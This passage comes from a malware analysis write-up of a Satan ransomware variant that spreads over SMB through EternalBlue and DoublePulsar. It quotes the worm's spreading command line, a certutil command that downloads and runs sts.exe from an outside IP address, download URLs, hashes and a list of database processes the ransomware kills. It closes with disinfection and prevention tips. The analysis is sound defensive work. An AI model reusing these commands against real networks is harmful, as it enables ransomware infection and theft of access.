

It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor".

Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:




Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.

Curiously, and thanks to the **s2** option, the start dialog will be hidden, but the extraction progress is displayed - this means we **need to click through to install the ransomware**. Even more curious: the setup is in Chinese.



Figure 3 - End of setup screen

ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the **EternalBlue** exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the **C:\ProgramData** folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.

The infection of other machines on the network will be achieved with the following command:

```
cmd /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload down64.dll --TargetIp
```

We can then see an attempt to spread the ransomware to other machine in the same network:

Name	Local address	Loc...	Remote address	Remote port	Proto...	State
sts.exe (3464)	Home-PC	55923	192.168.24.211	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55924	192.168.24.212	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55925	192.168.24.213	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55926	192.168.24.214	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55927	192.168.24.215	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55928	192.168.24.216	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55929	192.168.24.217	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55930	192.168.24.218	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55931	192.168.24.219	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55932	192.168.24.220	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55933	192.168.24.221	445	TCP	SYN sent

Figure 4 - Spreading attempt over SMB, port 445

down64.dll (17f8d5aff617bb729fcc79be322fcb67) will be loaded in memory using **DoublePulsar**, and executes the following command:

```
cmd.exe /c certutil.exe -urlcache -split -f http://198.55.107.149/cab/sts.exe c:/sts.exe&c:\sts.exe
```

This will be used for planting sts.exe on other machines in the network, and will consequently be executed.

Satan ransomware itself, which is contained in Client.exe, will be dropped to **C:\Cryptor.exe**.

This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.

```
.rdata:0047138C aSqlservrExe db 'sqlservr.exe',0 ; DATA XREF: Stop_DB_Serv+365fo
.rdata:00471399 align 4
.rdata:0047139C aMySqlDExe db 'mysqld.exe',0 ; DATA XREF: Stop_DB_Serv+36Cfo
.rdata:004713A7 align 4
.rdata:004713A8 aNmesrvcExe db 'nmesrvc.exe',0 ; DATA XREF: Stop_DB_Serv+373fo
.rdata:004713B4 aSqlagentExe db 'sqlagent.exe',0 ; DATA XREF: Stop_DB_Serv+37Afo
.rdata:004713C1 align 4
.rdata:004713C4 aFdhostExe db 'fdhost.exe',0 ; DATA XREF: Stop_DB_Serv+381fo
.rdata:004713CF align 10h
.rdata:004713D0 aFdlauncherExe db 'fdlauncher.exe',0 ; DATA XREF: Stop_DB_Serv+388fo
.rdata:004713DF align 10h
.rdata:004713E0 aReportingServi db 'reportingservice.exe',0
.rdata:004713E9 ; DATA XREF: Stop_DB_Serv+38Ffo
.rdata:004713F0 align 10h
.rdata:00471400 aOmtsrecoExe db 'omtsreco.exe',0 ; DATA XREF: Stop_DB_Serv+396fo
.rdata:00471400 align 10h
.rdata:00471410 aTnslnsrExe db 'tnslsnr.exe',0 ; DATA XREF: Stop_DB_Serv+39Dfo
.rdata:0047141C aOracleExe db 'oracle.exe',0 ; DATA XREF: Stop_DB_Serv+3A4fo
.rdata:00471427 align 4
.rdata:00471428 aEmagentExe db 'emagent.exe',0 ; DATA XREF: Stop_DB_Serv+3ABfo
.rdata:00471434 aPerlExe db 'perl.exe',0 ; DATA XREF: Stop_DB_Serv+3B2fo
.rdata:0047143D align 10h
.rdata:00471440 aSqlwriterExe db 'sqlwriter.exe',0 ; DATA XREF: Stop_DB_Serv+3B9fo
.rdata:0047144E align 10h
.rdata:00471450 aMySqlDntExe db 'mysqld-nt.exe',0 ; DATA XREF: Stop_DB_Serv+3C0fo
.rdata:0047145E align 10h
```

Figure 5 - Database-related processes

What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:

As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, **25005f06e9b45fad836641b19b96f4b3** is another downloader which works similar to what is posted in this blog. It would fetch the following files:

- <http://122.114.9.220/data/client.exe>
- <http://122.114.9.220/data/ms.exe>
- <http://122.114.9.220/data/winlog.exe>

According to VirusTotal, the downloader file was uploaded:
2017-11-20 18:35:17 UTC (5 months ago)

For additional reading, read [this](#) excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.

Disinfection

You may want to verify if any of the following files or folders exist:

- C:\sts.exe
- C:\Cryptor.exe
- C:\ProgramData\ms.exe
- C:\ProgramData\client.exe
- C:\Windows\Temp\KSession

Prevention

- Enable UAC
- Enable Windows Update, and install updates (especially verify if [MS17-010](#) is installed)
- Install an antivirus, and keep it up-to-date and running
- Restrict, where possible, access to shares (ACLs)
- Create backups! (and test them)

More ransomware prevention can be found [here](#).

Conclusion

Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.

Prevention is always better than disinfection/decryption.

IOCs